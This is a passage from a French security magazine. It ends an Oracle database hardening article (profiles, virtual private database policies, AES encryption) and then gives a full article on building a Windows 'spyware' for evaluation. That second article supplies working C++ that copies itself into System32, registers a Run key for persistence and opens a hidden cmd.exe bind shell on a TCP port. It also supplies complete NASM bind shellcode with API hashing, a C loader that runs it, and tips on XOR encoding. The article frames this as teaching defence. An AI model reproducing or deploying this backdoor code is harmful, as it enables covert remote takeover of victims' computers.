Cette option n'est plus sûre. Il n'est pas recommandé de l'utiliser, tout simplement parce qu'elle est vulnérable. Dans le processus d'authentification, il est bon de définir des droits, rôles, profils et restreindre les ressources disponibles. Les droits courants du système sont obtenus à partir de la vue *USER_SYS_PRIVS*. Les droits d'accès aux tables sont stockés dans *USER_TAB_PRIVS*.

La colonne *ADMIN_OPTION* montre, s'il est possible d'accorder des droits à un autre utilisateur. En raison du besoin de grouper les droits, groupons-les au sein du rôle. Il y a des rôles prédéfinis : *CONNECT, RESOURCE* et *DBA*. Il est essentiel d'en prendre soin, car le rôle *CONNECT* ne sert pas seulement à connecter l'utilisateur à la base, mais il permet aussi la création de tables, synonymes ou vues. Pour récupérer le rôle d'un utilisateur, utilisez la vue *USER_ROLE_PRIVS*. Pour protéger les ressources de la base, utilisez les profils.. *DBA_PROFILES* liste les enregistrements de la base à propos

Listing 4. *Police, qui ajoute la fonction deny_table_rows à la table sec_table*

```
BEGIN DBMS_RLS.add_policy (
    object_schema => 'sec_user',
    object_name => 'sec_table',
    policy_name => 'sec_table_policy',
    policy_function => 'deny_table_rows');
END;
```

Listing 5. *Bloque PL/SQL anonyme qui crypte la chaîne en AES 256-bit*

```
/* CRYPT IT ROUTINE IN AES 256-bit */
DECLARE
   k4y RAW (32);
   t0p_s3cr3t_3nc RAW (2000);
   t0p_s3cr3t_d3c RAW (2000);
BEGIN
   /* 256 bit key - 32 byte */
   k4y := DBMS_CRYPTO.RANDOMBYTES(256/8);
   t0p_s3cr3t_3nc := DBMS_CRYPTO.ENCRYPT (
      src => UTL_I18N.STRING_TO_RAW ('h4x0rIzN0tD34d', 'AL32UTF8'),
      typ => 4360,
      /* encryption type - DBMS.CRYPTO.ENCRYPT_AES256 + DBMS_CRYPTO.CHAIN_CBC
       + DMBS_CRYPTO.PAD_PKCS5 */
      key => k4y
   );
   t0p_s3cr3t_d3c := DBMS_CRYPTO.DECRYPT (
      src => t0p_s3cr3t_3nc,
      typ => 4360,
      key => k4y
   );
   DBMS_OUTPUT.PUT_LINE (UTL_I18N.RAW_TO_CHAR (t0p_s3cr3t_d3c, 'AL32UTF8'));
END;
```

des profils. L'administrateur crée son propre profil (Cf. Listing 1).

En outre, dans le profil, peut être déterminé le nombre d'essais que possède un utilisateur pour entrer un mot de passe avant que le compte ne soit bloqué. PASSWORD_LOCK_TIME définit le temps de blocage du compte après le nombre maximum d'essais pour entrer le mot de passe. *PASSWORD_LIFE_TIME* définit la durée de vie du mot de passe en jours. *PASSWORD_GRACE_TIME* définit le nombre de jours avant l'expiration du mot de passe lorsque Oracle affiche l'avertissement sur l'expiration du mot de passe. Il y a une possibilité intéressante : créer sa propre fonction (Cf. Listing 2) qui vérifiera le mot de passe avant son changement.

La fonction de vérification permet de contrôler la bonne longueur du mot de passe ou s'il ne s'agit pas d'un mot de passe issu d'un dictionnaire. Le profil est accordé à l'utilisateur lors de sa création ou avec la commande :

```
ALTER USER n1c3_us3r PROFILE paranoid
```

Une autre fonctionnalité au niveau de la sécurité est la restriction de l'espace dans la table. Voici un exemple d'une commande à utiliser :

```
ALTER USER n1c3_us3r 100M ON USERS;
```

D'autres étapes apportent la preuve du hacking de la base de données Oracle. L'une de ces étapes est l'installation des composants juste nécessaires. Il est recommandé d'utiliser le principe de la configuration la plus minime possible. Les options installées sont récupérées depuis la vue `V$OPTION`.

Selon les vecteurs d'attaque, il est nécessaire de se défendre contre l'intrus, vérifiant le couple usernames/passwords. Il est bon de vérouiller ces comptes par une requête `ALTER USER hr ACCOUNT LOCK` et/ou changer le mot de passe : `ALTER USER hr IDENTIFIED BY n1c3n3wp4ss;` Attention à ne pas donner des privilèges : `ANY`. Si ce privilège est accordé, il devient alors possible de travailler avec le Dictionnaire des Données, ce qui est à éviter. Ajouter le paramètre d'initialisation `07_DICTIONARY_ACCESSIBILITY = FALSE` étend la protection du dictionnaire des données. Ce paramètre restreind le privilège `DELETE ANY`. Il est également intéressant de ne donner à l'utilisateur que les privilèges nécessaires, rien de plus, tout comme il convient de restreindre le rôle par défaut `PUBLIC`.

Le rôle `PUBLIC` est attribué par défaut à chaque nouvel utilisateur Oracle. Dans la configuration de base, ce rôle permet de travailler avec des paquetages qui pourraient être compromis. Ceux-ci incluent : `UTL_SMTP` (pour l'envoi d'e-mails), `UTL_TCP` (pour l'utilisation de TCP/IP), `UTL_HTTP` (pour l'accès au Web), `UTL_FILE` (pour l'accès au système de fichier) et un paquet de cryptage *DBMS_CRYPTO*. Un contrôle effectif est atteint en utilisant un paramètre d'initialisation `REMOTE_OS_AUTH = FALSE`.

Pour les tâches courantes d'administration (démarrage, fermeture, sauvegarde, restauration et archivage) utilisez le rôle : `SYSOPER` (au lieu de `SYSDBA`). La base de données Oracle offre plusieurs niveaux de sécurité. Ce type de sécurité fait

À propos de l'auteur

Mikoláš Panský est employé chez Czech computer company Cleverlance Enterprise Solutions en tant que développeur de bases de données. Il est également professeur à la Charles University Faculty of Education, où il est allé après avoir passé son master d'informatique.
Contact avec l'auteur : *mikolas.pansky@gmail.com*

Sur Internet

- *http://en.wikipedia.org/wiki/Oracle_Database,*
- *http://www.oracle.com/database,*
- *http://www.red-database-security.com/whitepaper/oracle_default_ports.html,*
- *http://www.dokfleed.net/duh/modules.php?name=News&file=article&sid=35,*
- *http://www.jammed.com/~jwa/hacks/security/tnscmd/tnscmd,*
- *http://www.ngssoftware.com/squirrelora.htm,*
- *http://xforce.iss.net/xforce/alerts/id/advise82,*
- *http://www.appsecinc.com/resources/alerts/oracle/02-0013.shtm,*
- *http://www.thc.org/thc-hydra/,*
- *http://www.cqure.net/wp/?page_id=3,*
- *http://www.petefinnigan.com/orasec.htm,*
- *http://www.dba-oracle.com/t_oracle_biometrics_security.htm,*
- *http://www.databasejournal.com/features/oracle/article.php/3644956.*

Référence

- Alexander Kornbrust, 2006. *Oracle rootkits*, Hakin9 1/2006,
- Joshua Wright, Carlos Sid, 2005. *An Assesment of the Oracle Password Hashing Algorhytm,*
- Alexander Kornbrust, 2005. *Hardening Oracle Administration– and Developer Workstations,*
- William Heney, Marlene Theriault, 1998. O'Reilly – *Oracle Security,*
- David Know, 2004. *Effective Oracle Database 10g Security,*
- Integrity, 2004. *Oracle Database Listener Security Guide,*
- Pete Finningan, 2006. *How to unwrap PL/SQL,*
- Marlene Theriault, Aaron Newman, 2001. *Oracle Security Handbook.*

partie du Virtual Private Database (VPD).

Le VPD assure les briques de base de la sécurité. Ces derniers définissent des fontions PL/SQL, retournant des chaînes. Cette fonction est par la suite ajoutée à l'objet sélectionné (table, vue ou synonyme), que nous souhaiterions protéger avec le paquetage PL/SQL DBMP_RLS.

Si une requête SQL est produite, Oracle ajoute en fin de requête la chaîne résultante de la fonction définie. Cette fonction peut ensuite être une restriction, supprimant des lignes, et qui contient dans la colonne utilisateur la valeur : SYS (Cf. Listing 3).

La règle, qui assure, que la réponse de la requête `SELECT` ne contient pas certaines lignes, est également définie par le paquetage : `DBMS _ RLS` (Cf. Listing 4). Pour de plus amples informations, Cf. l'article sur le VPD à : *www.databasejournal.com*.

Il y a plusieurs raisons au cryptage des données d'une base : par exemple, se protéger et cacher les informations contre les administrateurs : *DBA* ; ou atteindre une sécurité standard. Pour crypter les données, utilisez *DMBS_CRYPTO* (il devrait remplacer : *DBMS_OBFUSCATION_TOOLKIT*). *DBMS_CRYPTO* est orienté sur le travail avec des types de données RAW.

Cela n'empêche pas la possibilité de convertir `VARCHAR2` vers du `RAW` et vice-versa avec le pack *UTL_RAW*. Ce paquetage offre DES (qui n'est par ailleurs plus recommandé aujourd'hui), triple-DES avec 3 clés, AES avec plusieurs clés de tailles différentes et des algorithmes RC4. Le Listing 5 montre un exemple d'un cryptage AES de 256-bit avec *Cipher-Block-Chaining* selon le standard PKCS#5 (Cf. RFC 2898).

Conclusion

Je voulais vous présenter au travers de cet article des concepts de base en sécurité des Bases de Données Oracle de 2 points de vues différents: l'attaque et la défense. ●



Développement d'un espiogiciel d'évaluation

Sicchia Didier 

Degré de difficulté

●●●

Ce dossier se consacre au développement d'un espiogiciel afin de comprendre les méthodes employées par les pirates informatiques. En découvrant le principe propre aux applications de cet acabit, l'usager comprendra mieux la nécessité de constituer une politique de sécurité adéquate via un antivirus correctement administré.

Il ne s'agit plus d'imitation, ni de redoublement, ni même de parodie, mais d'une substitution au réel des signes du réel, c'est-à-dire d'une opération de dissuasion de tout processus réel par son double opératoire, machine signalétique métastable, programmatique impeccable qui offre tous les signes du réel et en court-circuite toutes les péripéties (*Simulacres et Simulation* de Jean Baudrillard – 1981).

Jean Baudrillard[1] est un théoricien social largement controversé dont les analyses se consacrent notamment aux modèles de médiation et de communication technologique moderne. Néanmoins, la portée de sa réflexion s'étend à des sujets plus variés comme la consommation des masses, les relations humaines, la perception du moment, la compréhension sociale de l'histoire eu égard aux commentaires médiatiques, etc.

Jean Baudrillard en vient à caractériser notre époque moderne en tant que *hyperréalité*, constante illusion où le vrai en vient à être remplacé par les signes seuls de son existence.

Ainsi, selon notre théoricien, ce que nous considérons comme une réalité n'est véritablement qu'un simulacre construit via des éléments autoréférentiels : la copie remplace tristement l'original.

Cette philosophie fondée sur le concept de virtualité du monde apparent est loin d'être étrangère à l'informatique traditionnelle. C'est effectivement une analyse pertinente si on

Cet article explique...

Aujourd'hui, il est particulièrement difficile de garantir la totale intégrité des données privées. De nombreuses applications hostiles et librement échangées sur la Toile permettent de récolter de nombreuses informations sensibles à propos de nos habitudes sur le Web notamment. Ces programmes particuliers se rangent dans la catégorie des « espiogiciels ». Essayons d'en apprendre davantage sur le sujet.

Ce qu'il faut savoir...

- Quelques notions de développement en C/C++ et/ou assembleur.
- Comprendre les méthodes de communication via Internet.
- Usage traditionnel de Windows 2000 ou XP.

considère l'idée selon laquelle l'essentiel nous échappe : ce que nous voyons sur notre écran d'ordinateur n'est qu'une représentation graphique d'un incroyable marasme de flux de commandes, d'interactions multiples entre les composants d'une machine, d'exécutions arbitraires de fonctions, etc. Véritablement, que savons-nous à la simple vue de notre interface fonctionnelle ? Peu de choses en vérité !

Le profane se perd facilement dans les différents usages de son appareil, si bien que parfois il ignore totalement la présence insidieuse de nombreuses applications hostiles comme les SpyWares, les chevaux de Troie (Trojans), les BackDoors, les virus, etc. Ces programmes dangereux pour l'intégrité des données privées ont l'audacieuse particularité de rester cachés aux premiers regards, se substituant à ce que nous pourrions considérer comme étant une activité électronique tranquille et sans réelle ambiguïté. Ainsi, un poste de travail second s'ajoute tristement au nôtre. Prenons le temps d'expliquer le principe d'exploitation propre à ces applications discutables.

Listing 1. *Incription HKLM*

```
class CHKLM {
  public :
    void myKey( char *entry, char *name );
    ~CHKLM( void ){};
  protected:
    struct {
      HKEY hKey; // Constructeur HKEY -
      char lpMdFileName[MAX];
      // Allocation mémoire pour le 'path' original de l'exécutable
      char lpSystemDir [MAX];
      // Chemin d'accès au répertoire System32 + \prog.exe -
    }oKey;
  };
  void CHKLM::myKey( char *entry, char *name ) {
    // Fonction pour retrouver le répertoire /system32 -
    GetSystemDirectory( oKey.lpSystemDir, sizeof( oKey.lpSystemDir ) );
    strcat( oKey.lpSystemDir, "\\" ); // (...) system32/
    strcat( oKey.lpSystemDir, name ); // (...) system32/prog.exe
    // Chemin d'accès actuel de l'exécutable -
    GetModuleFileName( NULL, oKey.lpMdFileName, sizeof(
        oKey.lpMdFileName ) );
    // Si le fichier est absent, on le duplique dans le répertoire system32-
    // On inscrit aussi une clé spécifique dans le registre HKLM -
    if( GetFileAttributes ( oKey.lpSystemDir ) & 0x80000000 ){ // Absent -
      // Copie vers le répertoire System -
      CopyFile( oKey.lpMdFileName, oKey.lpSystemDir, NULL );
      // Création d'une clé de registre -
      RegCreateKey( HKEY_LOCAL_MACHINE, // HKLM -
          "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
          &oKey.hKey );
      // Affectation d'une valeur à notre clé -
      RegSetValueEx( oKey.hKey, // Handle du constructeur HKEY-
          entry, // Entrée de notre clé HKLM -
          NULL, REG_SZ,
          ( PBYTE )oKey.lpSystemDir, // Répertoire system32 -
          lstrlen( oKey.lpSystemDir )+1 );
      // Fermeture de notre clé -
      RegCloseKey( oKey.hKey );
      return;
  }
};
```

Introduction sur les espiogiciels

Un système d'exploitation commercial se doit d'être convivial et intuitif puisque les utilisateurs ne sont pas forcément instruits dans les usages techniques de la machine. Néanmoins, cette opacité volontaire et protectionniste accorde à certaines applications une liberté d'exécution dangereuse. Le quidam se doit d'être vigilant, conscient que la seule vision de son interface graphique ne suffit pas à prevenir de l'intrusion. Il se cache peut être quelques intrus...

Un SpyWare est un logiciel espion (espiogiciel) qui s'installe sur un système dans le but de collecter et transférer des informations sensibles sur l'environnement dans lequel il est exécuté. L'ampleur de ce genre de logiciels est associé à celui de l'Internet, canal électronique qui lui sert de moyen de transmission de données autrement privées. Ainsi, il est possible de déterminer les habitudes de navigation d'un utilisateur quelconque grâce à des programmes comme CoolWebSearch[2], le plus connu des pirates de navigateur. Ces susdites informations constituent un moyen de revenu pour certaines entreprises trop curieuses. Par contre, les chevaux de Troie servent très fréquemment à constituer une porte dérobée (BackDoor) sur un ordinateur cible. Cette action répréhensible permet à un pirate informatique de prendre le contrôle de l'ordinateur à distance en utilisant un port auparavant ouvert. Le point commun entre ces différentes applications est qu'elles demeurent invisibles, masquées dans l'ensemble des mécanismes propres à notre système d'exploitation. Dans cet article, nous allons décrire une méthode parmi tant d'autres afin de constituer notre propre espiogiciel (en l'occurence une BackDoor), non pas pour devenir à notre tour un individu aux intentions discutables, mais plutôt pour mieux prévenir du danger. L'ensemble des sources est codé en classes traditionnelles C++ selon l'outil de développement MSVC version 6 de Microsoft. Quelles sont les différentes étapes du développement ?



- Étape 1 : Inscription dans le registre HKLM pour automatiser un redémarrage.
- Étape 2 : Le second étape du développement c'est la conception d'un socket serveur et création d'un canal de communication.
- Étape 3 : Création d'un Shell pour une exécution de commandes via la console.

Les *SpyWares* se dupliquent lors d'une première exécution dans un répertoire quelconque. Cette information est aussi copiée dans la clé de contrôle *HKLM* qui détermine les applications exécutées à chacun des démarrages de Windows. Il s'agit d'une entrée particulière, à savoir (ouvrir avec le programme *REGEDIT*) :

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
        Windows\CurrentVersion\Run\
```

Inscription d'une clé HKLM

Notre première classe doit pouvoir effectuer ces opérations importantes que sont la copie et l'inscription HKLM. Dans notre exemple, le mécanisme de la chose se présenterait ainsi

Listing 2. *Création socket et construction d'un canal de communication*

```
class CWinShell:public CHKLM {
   // Public CHKLM pour un éventuel héritage directe -
   public:
      void Rush( int port, char *cmd, char *Pwd, char
           *Welcome, int _loop );
      ~CWinShell( void ){};
   private:

      struct {
         WSADATA wsa; // Constructeur wsa -
         SOCKET sck; // Constructeur socket -
         SOCKADDR_IN sAddr;
               // Constructeur rapport serveur -
         PROCESS_INFORMATION pi;
               // Constructeur Info sur service CMD -
         STARTUPINFO si;
               // Constructeur Info de démarrage CMD -
      }shl;
      struct{
         bool test;
         //Variable Boléenne de vérification du PassWord -
         char buffer [MAX];
        // Allocation pour le traitement du mot de passe-
      }pwd;
   };

   void CWinShell::Rush( int port, char *cmd, char *Pwd,
         char *Welcome, int _loop ) {
      // Détachement console optionnelle -
      FreeConsole();
      _StartUp: // Boucle en cas de clôture du rapport -
      WSAStartup( 0x0202, &shl.wsa ); // Version 2 -
      memset( &shl.si, NULL, sizeof( shl.si ) );
            // Initialisation de &si à valeur NULL -
      shl.si.cb = sizeof( shl.si );
      shl.si.wShowWindow = SW_HIDE;
            // Option masquée de la console -
      shl.si.dwFlags = STARTF_USESTDHANDLES |
            STARTF_USESHOWWINDOW;
      // Acceptation d'un client éventuel sans
      // restriction -
      shl.sAddr.sin_addr.s_addr = INADDR_ANY;
      shl.sAddr.sin_family = AF_INET;
      // Adresse Internet selon 4 octets -
      shl.sAddr.sin_port = htons( port );
      // Port par default du serveur -
      // Construction de notre socket selon TCP/IP -
      shl.sck = WSASocket( AF_INET, SOCK_STREAM,
            IPPROTO_TCP, NULL, NULL, NULL );
      // Point de communication (ou s'il y a un problème
      // >>> return;) -
      if( bind( shl.sck, ( LPSOCKADDR )&shl.sAddr,
            sizeof( shl.sAddr ) ) == INVALID_SOCKET ){
         return;
      }
      // Ecoute du socket avec un maximum de 5 requêtes
      // simultanées -
      listen( shl.sck, 5 );
      shl.sck = accept( shl.sck, NULL, NULL );
      // Rapport distant engagé (message de connexion) -
      if( send( shl.sck, Welcome, strlen( Welcome ),
            NULL) == SOCKET_ERROR ) {
         goto _bad;
      }
      // InPut & OutPut pour redirection sur handle
      // du socket -

      shl.si.hStdInput = ( HANDLE )shl.sck;
      shl.si.hStdOutput = ( HANDLE )shl.sck;
      shl.si.hStdError = ( HANDLE )shl.sck;
      // Création du process CMD -
      if( CreateProcess( NULL,
         cmd, // Service commandé, soit CMD -
         NULL, NULL,
         TRUE, // Attribut du Thread -
         NULL, // Flag NULL -
         NULL, NULL,
         &shl.si,
         // Pointeur sur STARTUPINFO &
         // PROCESS_INFORMATION -
         &shl.pi ) == NULL ){goto _bad;}
      // Oupss! Problm -

      // Attente d'un évènement sur le service commandé
      // sans limite de temps -
      WaitForSingleObject( shl.pi.hProcess, INFINITE );
      _bad:
         // En cas d'évènement ou erreur, on rend
         // la main!
         CloseHandle( shl.pi.hProcess );
         // Sur le process -
         CloseHandle( shl.pi.hThread );
         // Sur le thread -
         closesocket( shl.sck ); // Sur le socket -
         WSACleanup(); // Eradication du socket -
         if( _loop == NULL ) {
            goto _StartUp;
         } // Boucle pour remise en écoute -
         else return;
   };
```

Listing 3. *BackDoor en ASM.*

```
[BITS 32]
global _start
_start:
Rush:
   call BasePTR
LDataSegment:
dd "CMD"   ; Notre service commandé.
; ------------ WS2_32.DLL fonctions.
dd 0x79c679e7 ; Hash de la fonction closesocket Ebp+0x0c
dd 0x498649e5 ; Hash de la fonction accept Ebp+0x10
dd 0xe92eada4 ; Hash de la fonction listen Ebp+0x14
dd 0xc7701aa4 ; Hash de la fonction bind Ebp+0x18
dd 0xadf509d9 ; Hash de la fonction WSASocketA Ebp+0x1c
dd 0x3bfcedcb ; Hash de la fonction WSAStartup Ebp+0x20
; ------------ KERNEL32.DLL fonctions.
dd 0xec0e4e8e ; Hash de la fonction LoadLibraryA Ebp+0x24
dd 0x73e2d87e ; Hash de la fonction ExitProcess Ebp+0x28
dd 0xce05d9ad
      ; Hash de la fonction WaitForSingleObject  Ebp+0x2c
dd 0x16b3fe72
      ; Hash de la fonction CreateProcessA   Ebp+0x30
db "WS2_32.DLL", 0x00, 0x01
; Initialise la pile en déterminant une nouvelle
      base EBP.
BasePTR:
   pop ebx    ; Initialisation de la pile.
   push esp
   mov ebp,esp    ; Stack ptr --> Base ptr.
   mov [ebp],ebx
; Détermine notre PEB (Portable Executable Base).
Kernel32Base:
   push byte 0x30    ; Réserve 48 octets.
   pop ecx
   mov eax,[fs:ecx]    ; Adresse de PEB.
   mov eax,[eax + 0x0c]    ; PEB_LBR_DATA.
   mov esi,[eax + 0x1c]    ; InitializationOrderModule.
   lodsd    ; Load String DWORD.
   mov ebx,[eax + 0x08]    ; Kernel Base.
   jmp short StartLoading
; Routine de chargement de la librairie WS2_32 pour
      la gestion socket.
LoadWinsock:
   lea edx,[edi + 0x2c]    ; Charge la chaîne WS2_32.DLL
         dans Edx.
   push ecx    ; Compteur.
   push edx    ; Argument, soit Librairie WS2_32.DLL
   call eax    ; LoadLibraryA()
   mov ebx,eax    ; Ebx contient l'entrée de la librairie.
   pop ecx    ; Restaure le compteur.
   jmp short Looper2
; Allocations mémoires.
StartLoading:
   push byte 0x08
   pop esi
   add esi,ebp    ; Incrémentation ESI+EBP.
   push byte 0x0a
   pop ecx
   mov edi,[ebp]    ; Edi contient notre variable BasePTR.
Looper:
   cmp cl,0x06
   je short LoadWinsock
; Routine de comparaison nom de fonction et Hash MD5.
Looper2:
   push ecx    ; Sauvegarde le compteur.
   push ebx    ; Handle de la librairie.
   push dword [edi + ecx*4]    ; Nom de la fonction Hashée
         selon compteur.
   call GetProcAddress    ; Routine de recherche de
         l'adresse.
   pop ecx    ; Restaure le compteur.
   mov [esi + ecx * 4],eax    ; Adresse de la fonction
         selon compteur.
   loop Looper    ; Boucle.
   xor edi,edi    ; XORisation de Edi.
; Initialisation du socket.
WSAStartup:    ; Def/Déclaration de la fonction
         WSAStartup.
   sub sp,0x0190 ; Allocation mémoire réservée sur pile.
   push esp    ; Pointeur sur WSAdata (détail socket).
   push word 0x101    ; Version requise.
   call [ebp + 0x20]    ; Call WSAStartup (adresse
         absolue).
; Initialisation WSA du socket mode serveur.
WSASocketA:    ; Def/Déclaration de la fonction WSASocket.
   push edi    ; Flag d'attribut du socket.
   push edi    ; Réservé.
   push edi    ; Définitions du Protocole.
   push edi    ; Protocole de transfert.
   inc edi    ; ++
   push edi    ; Spécifications du socket.
   inc edi    ; ++
   push edi    ; Spécification de la famille AF.
   call [ebp + 0x1c]    ; Call WSASocketA (adresse
         absolue).
   mov ebx,eax    ; Handle du socket dans Ebx.
   xor edi,edi
; Point de communication sur le socket (Fonction Bind).
Bind: ; Def/Déclaration de la fonction Bind.
   push edi
   push edi
   push dword 0x09030002    ; Le port utilisé (777 -
         à convenir).
   mov esi,esp
   push byte 0x10    ; Longueur.
   push esi    ; Pointeur sur socket.
   push ebx    ; Handle du socket selon WSA.
   call [ebp + 0x18]    ; Call Bind (adresse absolue).
; Socket mode serveur en écoute.
Listen:    ; Def/Déclaration de la fonction Listen.
   push edi    ; Maximum de requêtes simultanées.
   push ebx    ; Handle du socket selon WSA.
   call [ebp + 0x14]    ; Call Listen (adresse absolue).
; Acceptation d'un rapport distant.
Accept:    ; Def/Déclaration de la fonction Accept.
   push edi    ; Optionnel pointeur sur entier pour Info
         client.
   push esi    ; Optionnel pointeur sur allocation mémoire
         du client.
   push ebx    ; Handle du socket selon WSA.
   call [ebp + 0x10]    ; Call Accept (adresse absolue).
   mov edx,eax
; Allocations et définitions des structures pour la
         fonction CreateProcess.
CreateProcessStructs:    ; Structure propre à
         CreateProcess.
   sub sp ,0x54    ; Allocation réservée sur pile
         (84 octets).
   lea edi,[esp]    ; Charge dans Edi, la valeur de Esp.
```



(imaginez un nom d'exécutable passe-partout genre *kernel* ou *WinyNT* : la furtivité est alarmante. Le non-initié est perdu... Vous pouvez voir un modèle du genre sur le Listing 1.

Constitution d'un socket et création d'un canal de communication

Sur la seconde portion de code, il faut convenir d'un point d'entrée sur le système via un port de communication TCP ou UDP traditionnel. Au terme de cette classe, vous noterez avec intérêt la redirection OutPut & InPut sur le constructeur

Listing 3. *BackDoor en ASM – suite*

```
   xor eax,eax    ; XORisation de Eax.
   push byte 0x15    ; Réserve 21 octets.
   pop ecx
; Structures STARTUP_INFO et PROCESS_INFO.
BZero:
   rep stosd    ; Transfert mémoire.
   mov edi,edx
   mov byte [esp + 0x10],0x44    ; si.cb = sizeof(si)
   inc byte [esp + 0x3d]    ; si.dwFlags = 0x100
   mov [esp + 0x10 + 0x38],edi    ; Handle du socket
        (stdIn).
   mov [esp + 0x10 + 0x3c],edi    ; Handle du socket
        (stdOut).
   mov [esp + 0x10 + 0x40],edi    ; Handle du socket
        (stdError).
   lea eax,[esp + 0x10]    ; Pointeur sur STARTUP_INFO.
   push esp    ; Pointeur sur PROCESS_INFO.
   push eax    ; Répertoire courant du système.
   push ecx    ; Boléenne d'héritage.
   push ecx    ; Flag de création.
   push ecx    ; Environnement.
   inc ecx    ; ++
   push ecx    ; Thread attributs.
   dec ecx    ; --
   push ecx    ; Process attributs.
   push ecx    ; Command Line.
   push dword [ebp]    ; Application sollicitée, soit CMD.
   push ecx

; Création du lien entre le socket et le service commandé
     selon attributs.
CreateProcess:    ; Def/Déclaration fonction
     CreateProcess.
   call [ebp + 0x30]    ; Call CreateProcess (adresse
        absolue).
   mov ecx,esp    ; Ecx contient la chaîne du service CMD.
; Détermine l'évènement sur le service commandé.
WaitForSingleObject:    ; Déclaration de WaitFor(...)
     Object.
   push dword 0xFFFFFFFF    ; Durée en millisecondes
        (INFINITE).
   push dword [ecx]    ; Handle du service commandé, soit
        CMD.
   call [ebp + 0x2c]    ; Call WaitForSingleObject
        (adresse absolue).
; Fonction de clôture du socket.
CloseSocket:    ; Déclaration fonction CloseSocket.
   push edi    ; Descripteur du socket à clôturer.
   call [ebp + 0x0c]    ; Call CloseSocket (adresse
        absolue).
; Clôture du rapport distant et de l'application.
ExitProcess:    ; Déclaration fonction ExitProcess.
   call [ebp + 0x28]    ; Call ExitProcess (adresse absolue).
; Routine corrélation Nom de fonction/Ordinal/Adresse
     absolue.
GetProcAddress:
   push ebx
   push ebp
   push esi
   push edi
   mov ebp,[esp + 0x18]    ; Initialisation de la pile.
   mov eax,[ebp + 0x3c]    ; OFFSET où figure l'adresse
        Header PE.
   mov edx,[ebp + eax + 0x78]    ; OFFSET Table des
        exportations RVA.
   add edx,ebp    ; + Adresse de Base.
   mov ecx,[edx + 0x18]    ; Nombre de noms de fonctions.
   mov ebx,[edx + 0x20]    ; OFFSET tableau des noms de
        fonctions.
   add ebx,ebp    ; + Adresse de Base.
FctLoop:
   jecxz Nofnd
   dec ecx    ; Décrémentation Ecx.
   mov esi,[ebx + ecx * 4]    ; OFFSET tableau noms +
        (index * 4).
   add esi,ebp    ; + Adresse de Base.
   xor edi,edi    ; XORisation du registre Edi.
   cld
; Routine Hash des noms de fonctions.
HashMe:    ; Fonction liée au Hash de LoadLibraryA.
   xor eax,eax    ; XORisation du registre Eax.
   lodsb    ; Load String Byte (charge la chaîne).
   cmp al,ah    ; Comparaison caractère et NULL.
   je Fnd    ; On a trouvé le nom de fonction entier.
   ror edi,13    ; Rotation à droite de 13 bites.
   add edi,eax    ; ++
   jmp short HashMe    ; On boucle une nouvelle fois.
; Détermine l'adresse absolue de la fonction.
Fnd:
   cmp edi,[esp + 0x14]    ; Nombre de fonctions.
   jnz FctLoop
   mov ebx,[edx + 0x24]    ; OFFSET du tableau des
        ordinaux.
   add ebx,ebp ; + Adresse de Base.
   mov cx, [ebx + 2 * ecx]    ; WORD cx contient l'index.
   mov ebx,[edx + 0x1c]    ; OFFSET tableau adresses de
        fonction.
   add ebx,ebp    ; + Adresse de Base.
   mov eax,[ebx + 4 * ecx]    ; Algorithme pour l'adresse
        relative.
   add eax,ebp    ; + Adresse de Base.
   jmp short Done    ; Saut sur la routine de clôture.
Nofnd:
   xor eax,eax    ; XORisation de Eax.

; Adresse absolue trouvée!
Done:    ; Routine de fin de boucle.
   mov edx,ebp
   pop edi
   pop esi
   pop ebp
   pop ebx
   ret 8
```

Listing 4. *Environnement d'exécution de la BackDoor en ASM*

```
#include <stdio.h>
#include <winsock2.h>

// Project - Settings - Link > Object/Library modules 'Ws2_32.lib' -
#pragma comment (lib,"Ws2_32.lib")
// Ici doit figurer notre code hexadécimal -
char MyShellCode[] = (...)

void main( void ) {
   // Déclarations propres à notre socket -
   WSADATA wsadata;

   WSAStartup( WINSOCK_VERSION, &wsadata );
   ( ( void (*)( void) ) &MyShellCode )();
}
```

afin de créer un canal de communication valide. Il ne reste plus qu'à faire le lien entre notre canal de communication et un service particulier. Dans notre exercice simple, nous utiliserons la console DOS traditionnelle puisqu'elle compose le moyen le plus fonctionnel afin de commander un système distant de modèle WinNT (Cf. Figure 2). Néanmoins, il serait possible de s'attacher à une application autre comme notre navigateur Explorer ou Mozilla, notre répertoire de liens favoris, la liste des fichiers MP3 et DIVX (sic), etc. Équivalent du code en assembleur

Si le langage C/C++ offre le plus de facilité lors du développement du programme, l'assembleur brut reste bien pratique car il accorde des possibilités intéressantes afin de masquer l'usage de certaines fonctions sensibles, code qu'un individu confirmé aura tôt fait de découvrir lors d'un désassemblage de l'exécutable douteux. De plus, notre BackDoor en assembleur se charge de composer sa propre table d'adresses de fonctions en utilisant des Hashs de noms et une adéquation entre les ordinaux, les mots et les adresses virtuelles : en d'autres termes (les experts l'auront reconnu facilement) il s'agit d'un ShellCode universel pour plate-forme Win32 (Cf. Figure 3). Compilé sous NASM[3] et placé dans un tampon, un code hexadécimal complexe laisse peu d'informations libres en lecture. Dès lors, on peut préférer cette alternative plus technique (nous faisons suivre aussi l'environnement d'exécution du code placé dans le tampon, sémantique particulière et codé toujours en C/C++). N'oubliez pas la routine XOR afin d'éviter les NULL Bytes qui figurent une clôture de chaîne de caractères. Vous pouvez la placer dans le code ASM brut ou simplement en effectuant une opération de ce type sur le tampon qui contient le ShellCode (Cf. Figure 4).

Conclusion

Nous avons considéré un modèle parmi tant d'autres car l'industrie de l'information frauduleuse et les pirates informatiques ne manquent pas d'ingéniosité et de malice afin de coder de nouveaux espiogiciels. Ne pensez pas que nous avons fait le tour de la question avec ce seul article : sachez trouver sur la Toile d'autres explications.

Après compilation et analyse de la méthode d'exécution, on comprend mieux la difficulté résultante à ce type de programme. Il y a tant d'applications à télécharger, tant de programmes à essayer que forcément il se produira un moment où quelqu'un profitera de notre crédulité afin d'installer un espiogiciel quelconque : beaucoup de gratuiciels sont vecteurs de contamination. Alors comment pouvons-nous contrer ces assauts incessants ?

D'une part, il convient d'être toujours vigilant et préventif lorsqu'on installe un programme dont la nature nous échappe un peu. De plus, un antivirus associé à un pare-feu constitue une règle de défense aujourd'hui obligatoire, pour ne pas dire primordiale. Cette seule politique de sécurité permet de limiter les trafics vers l'extérieur, condamnant les espiogiciels au silence. À quand remonte votre dernière mise à jour des tables de signatures relatives à votre antivirus ? Avez-vous récemment considéré attentivement votre trafic réseau dans l'objectif de découvrir un lien extérieur étrange ou un serveur furtif ? Il existe aussi de très bon scanners d'espiogiciels en ligne afin d'ajouter à l'éradication[4].

